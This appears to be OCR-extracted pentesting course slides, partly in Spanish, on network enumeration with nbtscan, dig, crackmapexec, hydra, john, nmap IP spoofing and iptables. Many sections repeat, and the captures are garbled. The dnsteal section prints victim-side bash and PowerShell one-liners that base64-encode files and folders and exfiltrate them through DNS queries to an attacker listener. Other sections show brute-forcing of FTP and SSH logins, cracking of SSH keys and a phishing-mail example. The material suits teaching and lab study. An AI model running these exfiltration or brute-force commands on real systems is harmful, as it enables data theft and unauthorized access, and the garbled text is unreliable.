INTRODUCTION : SCAN BY PROTOCOLS

#NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network


dig @DNS-SERVER domain.example.com # Test the configured DNS

1. echo "addn-hosts=dnsmasq.hosts" > dnsmasq.conf dnsmasq.conf
2. echo "127.0.0.1 domain.example.com" > dnsmasq.hosts
3. sudo dnsmasq -C dnsmasq.conf --no-daemon

<https://github.com/iphelix/dnschef>

```
$ dig +short ns target.domain  
namserserver1.DNS.domain  
namserserver2.DNS.domain  
$ dig axfr target.domain namserserver1.DNS
```

<https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network>



INTRODUCTION : SCAN BY PROTOCOLS

#NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

dig @DNS-SERVER domain.example.com # Test the configured DNS


1. echo "addn-hosts=dnsmasq.hosts" > dnsmasq.conf dnsmasq.conf
2. echo "127.0.0.1 domain.example.com" > dnsmasq.hosts
3. sudo dnsmasq -C dnsmasq.conf --no-daemon

<https://github.com/iphelix/dnschef>

<https://github.com/IncideDigital/Mistica>

```
$ dig +short ns target.domain
namserserver1.DNS.domain
namserserver2.DNS.domain
$ dig axfr target.domain namserserver1.DNS
```

<https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network>



INTRODUCTION : SCAN BY PROTOCOLS

#NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

dig @DNS-SERVER domain.example.com # Test the configured DNS

1. echo "addn-hosts=dnsmasq.hosts" > dnsmasq.conf dnsmasq.conf
2. echo "127.0.0.1 domain.example.com" > dnsmasq.hosts
3. sudo dnsmasq -C dnsmasq.conf --no-daemon


<https://github.com/iphelix/dnschef>

<https://github.com/IncideDigital/Mistica>

<https://github.com/JoelGMSec/Invoke-DNSTeal>

```
$ dig +short ns target.domain
namserserver1.DNS.domain
namserserver2.DNS.domain
$ dig axfr target.domain namserserver1.DNS
```

<https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network>



INTRODUCTION : DNSTEAL - Convert Channels

Se trata de un servidor DNS falso que permite extraer sigilosamente archivos de una máquina víctima a través de peticiones DNS.

INTRODUCTION : DNSTEAL - Convert Channels

Se trata de un servidor DNS falso que permite extraer sigilosamente archivos de una máquina víctima a través de peticiones DNS.

- Compatibilidad con varios archivos
- Compatible con compresión gzip
- Ahora admite la personalización de subdominios y bytes por subdominio y la longitud del nombre de archivo


<https://github.com/m57/dnsteal>

INTRODUCTION : DNSTEAL - Convert Channels

Se trata de un servidor DNS falso que permite extraer sigilosamente archivos de una máquina víctima a través de peticiones DNS.

- Compatibilidad con varios archivos
- Compatible con compresión gzip
- Ahora admite la personalización de subdominios y bytes por subdominio y la longitud del nombre de archivo

<https://github.com/m57/dnsteal>



```
— Konsole
jomoza-s2g-cna : Documents/TOOLS/dnsteal <master> » sudo python2.7 dnsteal.py 192.168.0.43

DNSTEAL v2.0
-- https://github.com/m57/dnsteal.git --

Stealthy file extraction via DNS requests

[+] DNS listening on '192.168.0.43:53'
[+] On the victim machine, use any of the following commands:
[+] Remember to set filename for individual file transfer.

[?] Copy individual file
# f=file.txt; s=4;b=57;c=0; for r in $(for i in $(base64 -w0 $f | sed 's/.\{b\}/&\n/g');do if [[ "$c" -lt "$s"
" ]]; then echo -ne "$i-."; c=$((c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @192.168.0.43 'echo -ne $f$
f|tr "+" "*" +short; done

[?] Copy entire folder
# for f in $(ls .); do s=4;b=57;c=0; for r in $(for i in $(base64 -w0 $f | sed 's/.\{b\}/&\n/g');do if [[ "$
c" -lt "$s" ]]; then echo -ne "$i-."; c=$((c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @192.168.0.43 'ec
ho -ne $f$|tr "+" "*" +short; done; done

[?] Copy entire folder in PowerShell
# $d="192.168.0.43"; $s=4; $b=57; Get-ChildItem "." | Foreach-Object {$a=$_.Name; $z = [System.IO.File]::Read
AllBytes($_.FullName); $e = [System.Convert]::ToBase64String($z); $l=$e.Length; $r=""; $n=0; while ($n -le ($l/$b)) {
$e=$b; if (($n+$b)-gt $l) { $e=$l-($n+$b) }; $r+=$e.Substring($n+$b, $e) + "-."; if (($n+$s) -eq ($s-1)) { nslou
kup -type=A $r$. $d; $r="" } $n=$n+$b } nslookup -type=A $r$. $d }

[+] Once files have sent, use Ctrl+C to exit and save.
```

```

C# packets captured
jomoza-s2g-cna : ~ » ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/ether b4:45:06:8b:d2:b2 brd ff:ff:ff:ff:ff:ff
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp2s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether b4:45:06:8b:d2:b2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.34/24 brd 192.168.0.255 scope global dynamic noprefixroute enp2s0
        valid_lft 29559sec preferred_lft 29559sec
    inet6 fd3:bda6:5662:c682:eba:769f:7574:8ac5/64 scope global temporary dynamic
        valid_lft 1446sec preferred_lft 1446sec
    inet6 fd3:bda6:5662:c682:dfa4:11ff:5536:25cb/64 scope global dynamic mngtppaddr noprefixroute
        valid_lft 1446sec preferred_lft 1446sec
    inet6 fe80::3a97:80e5:5ffa:e96f/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: wlp0s20f3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 70:a6:cc:08:cf:f5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.43/24 brd 192.168.0.255 scope global dynamic noprefixroute wlp0s20f3
        valid_lft 29559sec preferred_lft 29559sec
    inet6 fd3:bda6:5662:c682:d371:878:dc4:845/64 scope global temporary dynamic
        valid_lft 1446sec preferred_lft 1446sec
    inet6 fd3:bda6:5662:c682:e54:339c:5c3f:85aa/64 scope global dynamic mngtppaddr noprefixroute
        valid_lft 1446sec preferred_lft 1446sec
    inet6 fe80::4325:20db:e39d:1182/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:1a:1c:0a:0a brd ff:ff:ff:ff:ff:ff
```

HACKER



What my friends think I do



What my Mom thinks I do



What society thinks I do



What the government thinks I do



What I think I do

```
felix/#nmap -A -T4 scarne.nmap.org

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2004-10-26 11:31 PDT
Interesting ports on scarne.nmap.org (206.217.153.55):
(The 1658 ports scanned but not shown below are in state: filtered)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.1p1 (protocol 1.99)
25/tcp    open  smtp     qmail smtpd
53/tcp    open  domain   ISC Bind 9.2.1
80/tcp    open  http     Apache httpd 2.0.39 ((Unix) mod_perl/1.99_07-dev Perl/v5.6.1)
113/tcp   closed auth
Device type: general purpose
Running: Linux 2.4.Xi2.5.X
OS details: Linux 2.4.0 - 2.5.20, Linux 2.4.18 - 2.4.20
Uptime 196,551 days (since Mon Apr 12 22:18:53 2004)

Nmap run completed -- 1 IP address (1 host up) scanned in 27.003 seconds
felix/#
```

What I actually do

SMB enumeration

```
sudo nbtscan -r 192.168.50.0/24 #IP or range can be provided

#NSE scripts can be used
locate .nse | grep smb
nmap -p445 --script="name" $IP

#In windows we can view like this
net view \\<computername/IP> /all

#crackmapexec
crackmapexec smb <IP/range>
crackmapexec smb 192.168.1.100 -u username -p password
crackmapexec smb 192.168.1.100 -u username -p password --shares #lists available shares
crackmapexec smb 192.168.1.100 -u username -p password --users #lists users
crackmapexec smb 192.168.1.100 -u username -p password --all #all information
crackmapexec smb 192.168.1.100 -u username -p password -p 445 --shares #specific port
crackmapexec smb 192.168.1.100 -u username -p password -d mydomain --shares #specific domain
#Inplace of username and password, we can include usernames.txt and passwords.txt for password

# Smbclient
smbclient -L //IP #or try with 4 /'s
smbclient //server/share
smbclient //server/share -U <username>
smbclient //server/share -U domain/username

#crackmapexec smb 192.168.1.100 -u username -p <password>
#crackmapexec smb 192.168.1.100 -u username -p <password> -d <domain>
#crackmapexec smb 192.168.1.100 -u username -p <password> -r <share_name>
```

FTP enumeration

```
ftp <IP>
#login if you have relevant creds or based on nmap scan find out whether this has anonymous

put <file> #uploading file
get <file> #downloading file

#NSE
locate .nse | grep ftp
nmap -p21 --script=<name> <IP>

#bruteforce
hydra -L users.txt -P passwords.txt <IP> ftp #'-L' for usernames list, '-l' for username and password

#check for vulnerabilities associated with the version identified.
```

SSH enumeration

```
#Login
ssh <username>@IP #enter password in the prompt

#id_rsa or id_ecdsa file
chmod 600 id_rsa/id_ecdsa
ssh <username>@IP -i id_rsa/id_ecdsa #if it still asks for password, crack them using John

#cracking id_rsa or id_ecdsa
ssh2john id_ecdsa(or)id_rsa > hash
john --wordlist=/home/sathvik/Wordlists/rockyou.txt hash

#bruteforce
hydra -l <username> -P passwords.txt <IP> ssh #'-L' for usernames list, '-l' for username and password

#check for vulnerabilities associated with the version identified.
```

DNS enumeration

```
host www.megacorpone.com
host -t mx megacorpone.com
host -t txt megacorpone.com

for ip in $(seq 200 254); do host 51.222.169.$ip; done | grep -v "not found" #bash brutefor

dnsrecon -d megacorpone.com -t std #standard recon
dnsrecon -d megacorpone.com -D ~/list.txt -t brt #bruteforce, hence we provided list

dnsenum megacorpone.com

nslookup mail.megacorpone.com
nslookup -type=TXT info.megacorpone.com 192.168.50.151 #we're querying with a specific IP
```

SMTP enumeration

```
nc -nv <IP> 25 #Version Detection
smtp-user-enum -M VRFY -U username.txt -t <IP> # -M means mode, it can be RCPT, VRFY, EXPN

#Sending email with valid credentials, the below is an example for Phishing mail attack
sudo swaks -t user1@test.com -t user2@test.com --from user3@test.com --server <mailserver-I
```

INTRODUCTION : IPTABLES

TRATAMIENTO DEL TRAFICO (IPTABLES)

Iptables y Reglas de Firewall:

Iptables es una herramienta de firewall en sistemas Linux que permite configurar reglas para controlar el tráfico de red, tanto entrante como saliente. Puede utilizarse para bloquear IPs maliciosas, restringir el acceso a servicios y realizar tareas avanzadas de gestión de tráfico.

INTRODUCTION : IPTABLES

TRATAMIENTO DEL TRAFICO (IPTABLES)

Iptables y Reglas de Firewall:

Iptables es una herramienta de firewall en sistemas Linux que permite configurar reglas para controlar el tráfico de red, tanto entrante como saliente. Puede utilizarse para bloquear IPs maliciosas, restringir el acceso a servicios y realizar tareas avanzadas de gestión de tráfico.

```
$ iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j DNAT --to-destination 10.0.0.4:1080
$ iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j DNAT --to-destination 10.0.0.4:1080
$ iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 21 -j DNAT --to-destination 10.0.0.4:1080
$ iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 53 -j DNAT --to-destination 10.0.0.4:1080
```

INTRODUCTION : IPTABLES

TRATAMIENTO DEL TRAFICO (IPTABLES)

Iptables y Reglas de Firewall:

Iptables es una herramienta de firewall en sistemas Linux que permite configurar reglas para controlar el tráfico de red, tanto entrante como saliente. Puede utilizarse para bloquear IPs maliciosas, restringir el acceso a servicios y realizar tareas avanzadas de gestión de tráfico.

```
$ iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j DNAT --to-destination 10.0.0.4:1080
$ iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j DNAT --to-destination 10.0.0.4:1080
$ iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 21 -j DNAT --to-destination 10.0.0.4:1080
$ iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 53 -j DNAT --to-destination 10.0.0.4:1080
```

<# Esta regla enruta todo el tráfico saliente en el puerto 80 (HTTP) desde la interfaz eth0 a la IP del proxy SOCKS en 10.0.0.4 en el puerto 1080. Asegúrate de que la configuración de tu proxy SOCKS esté en su lugar.>

INTRODUCTION : PROXY

Un **proxy** es un servidor intermedio que actúa como **intermediario entre un cliente y un servidor final**. Su función principal es redirigir las solicitudes del cliente al servidor y devolver las respuestas del servidor al cliente. Los proxies se utilizan con frecuencia para **diversos propósitos**, como mejorar la seguridad, el rendimiento o el acceso a recursos en línea.

INTRODUCTION : PROXY

Un **proxy** es un servidor intermedio que actúa como **intermediario entre un cliente y un servidor final**. Su función principal es redirigir las solicitudes del cliente al servidor y devolver las respuestas del servidor al cliente. Los proxies se utilizan con frecuencia para **diversos propósitos**, como mejorar la seguridad, el rendimiento o el acceso a recursos en línea.

Un tipo de proxy muy común es el "**proxy SOCKS**" (abreviatura de "SOCKetS"), que permite a un cliente (generalmente un programa o una computadora) establecer una conexión a través de un servidor proxy. Esto puede usarse para ocultar la dirección IP real del cliente, acceder a contenido bloqueado geográficamente o para mejorar la seguridad en línea.

INTRODUCTION : PROXY


Un **proxy** es un servidor intermedio que actúa como **intermediario entre un cliente y un servidor final**. Su función principal es redirigir las solicitudes del cliente al servidor y devolver las respuestas del servidor al cliente. Los proxies se utilizan con frecuencia para **diversos propósitos**, como mejorar la seguridad, el rendimiento o el acceso a recursos en línea.

Un tipo de proxy muy común es el "**proxy SOCKS**" (abreviatura de "SOCKetS"), que permite a un cliente (generalmente un programa o una computadora) establecer una conexión a través de un servidor proxy. Esto puede usarse para ocultar la dirección IP real del cliente, acceder a contenido bloqueado geográficamente o para mejorar la seguridad en línea.

- El comando SSH que mencionaste: "**ssh -D <PUERTO> <IP>**" se utiliza para configurar un proxy SOCKS utilizando SSH. Aquí está cómo funciona:
 - **<PUERTO>** es el puerto en el que se configurará el proxy SOCKS en tu máquina local.
 - **<IP>** es la dirección IP del servidor remoto (en este caso, un VPS) al que te estás conectando a través de SSH.

INTRODUCTION : PROXY AS BYPASS

```
Chain DOCKER-USER (0 references)
num target      prot opt source                destination
jomoza-s2g-cna :: ~ > sudo iptables -F
jomoza-s2g-cna :: ~ > sudo iptables -D OUTPUT 1
iptables: Index of deletion too big.
jomoza-s2g-cna :: ~ > sudo iptables -A OUTPUT -d digitechfp.com -j DROP
```



<https://translate.google.com/translate?sl=en&tl=es&hl=es&u=https://digitechfp.com&client=webapp>



INTRODUCTION : MORE IPTABLES

TRATAMIENTO DEL TRAFICO (IPTABLES)

Iptables y Reglas de Firewall:

Iptables es una herramienta de firewall en sistemas Linux que permite configurar reglas para controlar el tráfico de red, tanto entrante como saliente. Puede utilizarse para bloquear IPs maliciosas, restringir el acceso a servicios y realizar tareas avanzadas de gestión de tráfico.



INTRODUCTION : MORE IPTABLES

TRATAMIENTO DEL TRAFICO (IPTABLES)

Iptables y Reglas de Firewall:

Iptables es una herramienta de firewall en sistemas Linux que permite configurar reglas para controlar el tráfico de red, tanto entrante como saliente. Puede utilizarse para bloquear IPs maliciosas, restringir el acceso a servicios y realizar tareas avanzadas de gestión de tráfico.

```
kali@kalihost$ iptables -A INPUT -s IP_A_BLOQUEAR -j DROP
```

Bloquear todo el tráfico entrante de una IP en concreto :
Reemplaza IP_A_BLOQUEAR con la dirección IP que deseas bloquear. Esta regla evitará que cualquier tráfico entrante de esa IP acceda a tu servidor.



C:\> **EN NMAP**

-sS: Esta es una opción que especifica la técnica de escaneo que se utilizará. En este caso, -sS representa el escaneo de tipo SYN (SYN Scan). El escaneo SYN es una técnica de escaneo de puertos que implica el envío de paquetes SYN (solicitud de inicio de una conexión) a los puertos del host de destino. Si se recibe una respuesta SYN/ACK (solicitud de inicio aceptada) del puerto, se considera que el puerto está abierto. Si se recibe un RST (restablecimiento de la conexión), se considera que el puerto está cerrado.



```
nmap -sS -T4 -S 192.168.1.79 -e eth0 192.168.1.78
```

Nuestro siguiente escaneo es donde vemos que tiene lugar el IP spoofing. Lo que está sucediendo aquí es que estamos enviando paquetes a nuestra máquina de destino y ponemos en el paquete que estamos enviando una IP de origen de una máquina diferente.

```
nmmap -sS -T4 -S 192.168.1.79 -e eth0 192.168.1.78
```

Nuestro siguiente escaneo es donde vemos que tiene lugar el IP spoofing. Lo que está sucediendo aquí es que estamos enviando paquetes a nuestra máquina de destino y ponemos en el paquete que estamos enviando una IP de origen de una máquina diferente.

File Edit View Bookmarks Plugins Settings Help

jomoza-s2g-cna :: ~ » sudo nmmap -T4 -S 192.168.1.105 -e wlp0s20f3 -Pn -sS 192.168.1.39

Starting Nmap 7.80 (https://nmap.org) at 2023-10-23 06:56 CEST

Starting Nmap 7.80 (https://nmap.org) at 2023-10-23 06:56 CEST

NSOOCK ERROR [0.4550s] mksock_bind_addr(): Bind to 192.168.1.105:0 failed (IOD #1): C

annot assign requested address (99)

3: wlp0s20f3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc

noqueue state UP group default

qlen 1000

link/ether 70:a6:cc:08:cf:f

5 brd ff:ff:ff:ff:ff:ff

inet 192.168.1.37/24 brd 19

2.168.1.255 scope global dynam

Capturing from wlp0s20f3

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.dst == 192.168.1.39

No.	Time	Source	Destination	Protocol	Length	Info
756	19.216136805	192.168.1.105	192.168.1.39	TCP	58	48794 → 53 [SYN] Seq=0 Win=1024 Len=0 MS
757	19.216157367	192.168.1.105	192.168.1.39	TCP	58	48794 → 443 [SYN] Seq=0 Win=1024 Len=0
758	19.216161351	192.168.1.105	192.168.1.39	TCP	58	48794 → 3389 [SYN] Seq=0 Win=1024 Len=0
759	19.216165269	192.168.1.105	192.168.1.39	TCP	58	48794 → 22 [SYN] Seq=0 Win=1024 Len=0 MS
760	19.216168914	192.168.1.105	192.168.1.39	TCP	58	48794 → 143 [SYN] Seq=0 Win=1024 Len=0
761	19.216172984	192.168.1.105	192.168.1.39	TCP	58	48794 → 5900 [SYN] Seq=0 Win=1024 Len=0
762	19.216176546	192.168.1.105	192.168.1.39	TCP	58	48794 → 993 [SYN] Seq=0 Win=1024 Len=0
763	19.216180950	192.168.1.105	192.168.1.39	TCP	58	48794 → 3306 [SYN] Seq=0 Win=1024 Len=0
764	19.216184482	192.168.1.105	192.168.1.39	TCP	58	48794 → 1025 [SYN] Seq=0 Win=1024 Len=0
765	19.216188399	192.168.1.105	192.168.1.39	TCP	58	48794 → 554 [SYN] Seq=0 Win=1024 Len=0
783	20.366444206	192.168.1.105	192.168.1.39	TCP	58	48795 → 554 [SYN] Seq=0 Win=1024 Len=0
784	20.366466881	192.168.1.105	192.168.1.39	TCP	58	48795 → 1025 [SYN] Seq=0 Win=1024 Len=0
785	20.366471525	192.168.1.105	192.168.1.39	TCP	58	48795 → 3306 [SYN] Seq=0 Win=1024 Len=0
786	20.366475525	192.168.1.105	192.168.1.39	TCP	58	48795 → 993 [SYN] Seq=0 Win=1024 Len=0
787	20.366482372	192.168.1.105	192.168.1.39	TCP	58	48795 → 5900 [SYN] Seq=0 Win=1024 Len=0

> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

- Total Length: 44

- Identification: 0xeec5 (61125)

> Flags: 0x00

...0 0000 0000 0000 = Fragment Offset: 0

- Time to Live: 53

- Protocol: TCP (6)

- Header Checksum: 0x1326 [validation disabled]

[Header checksum status: Unverified]

- Source Address: 192.168.1.105

- Destination Address: 192.168.1.39

0000 70 2c 09 f3 2d 2b 70 a6 cc 08 cf f5 08 00 45 00 p...+p.....E-

0010 00 2c ee c5 00 00 35 06 13 26 c0 a8 01 69 c0 a8 5...&...i..

INTRODUCTION : LIBS AND TOOLS

INTRODUCTION : LIBS AND TOOLS

```
jomoza-s2g-cna :: ~/Documents/T00LS » git clone https://github.com/medpaf/hawk
Cloning into 'hawk'...
remote: Enumerating objects: 2559, done.
remote: Counting objects: 100% (324/324), done.
remote: Compressing objects: 100% (117/117), done.
remote: Total 2559 (delta 224), reused 289 (delta 207), pack-reused 2235
Receiving objects: 100% (2559/2559), 4.83 MiB | 4.52 MiB/s, done.
Resolving deltas: 100% (1368/1368), done.
jomoza-s2g-cna :: ~/Documents/T00LS » cd hawk
jomoza-s2g-cna :: Documents/T00LS/hawk <master> » ls
autoscan.py  files  hawk.py  LICENSE  README.md  run.py  setup.sh  tasks  welcome.py
jomoza-s2g-cna :: Documents/T00LS/hawk <master> » bash setup.sh
1. Debian-based (Debian, Ubuntu, Kali, ParrotOS, Pop!_OS, Linux Mint, Deepin, Elementary OS,
2. RHEL-based (Red Hat Enterprise Linux, Fedora, CentOS, Rocky Linux, AlmaLinux, Oracle Linux)
3. Arch-based (Arch, Black Arch, Manjaro, etc)
Enter your distro [1/2/3]: 1
[sudo] password for jomoza:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
nmap is already the newest version (7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1).
0 upgraded, 0 newly installed, 0 to remove and 24 not upgraded.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
python3-pip is already the newest version (22.0.2+dfsg-1ubuntu0.3).
0 upgraded, 0 newly installed, 0 to remove and 24 not upgraded.
```

INTRODUCTION : LIBS AND TOOLS

```
jomoza-s2g-cna :: ~/Documents/T00LS » git clone https://github.com/medpaf/hawk
Cloning into 'hawk'...
remote: Enumerating objects: 2559, done.
remote: Counting objects: 100% (324/324), done.
remote: Compressing objects: 100% (117/117), done.
remote: Total 2559 (delta 224), reused 289 (delta 207), pack-reused 2235
Receiving objects: 100% (2559/2559), 4.83 MiB | 4.52 MiB/s, done.
Resolving deltas: 100% (1368/1368), done.
jomoza-s2g-cna :: ~/Documents/T00LS » cd hawk
jomoza-s2g-cna :: Documents/T00LS/hawk <master> » ls
autoscan.py  files  hawk.py  LICENSE  README.md  run.py  setup.sh  tasks  welcome.py
jomoza-s2g-cna :: Documents/T00LS/hawk <master> » bash setup.sh
1. Debian-based (Debian, Ubuntu, Kali, ParrotOS, Pop!_OS, Linux Mint, Deepin, Elementary OS,
2. RHEL-based (Red Hat Enterprise Linux, Fedora, CentOS, Rocky Linux, AlmaLinux, Oracle Linux)
3. Arch-based (Arch, Black Arch, Manjaro, etc)
Enter your distro [1/2/3]: 1
[sudo] password for jomoza:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
nmap is already the newest version (7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1).
0 upgraded, 0 newly installed, 0 to remove and 24 not upgraded.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
python3-pip is already the newest version (22.0.2+dfsg-1ubuntu0.3).
0 upgraded, 0 newly installed, 0 to remove and 24 not upgraded.
```

<https://scrapy.org/>

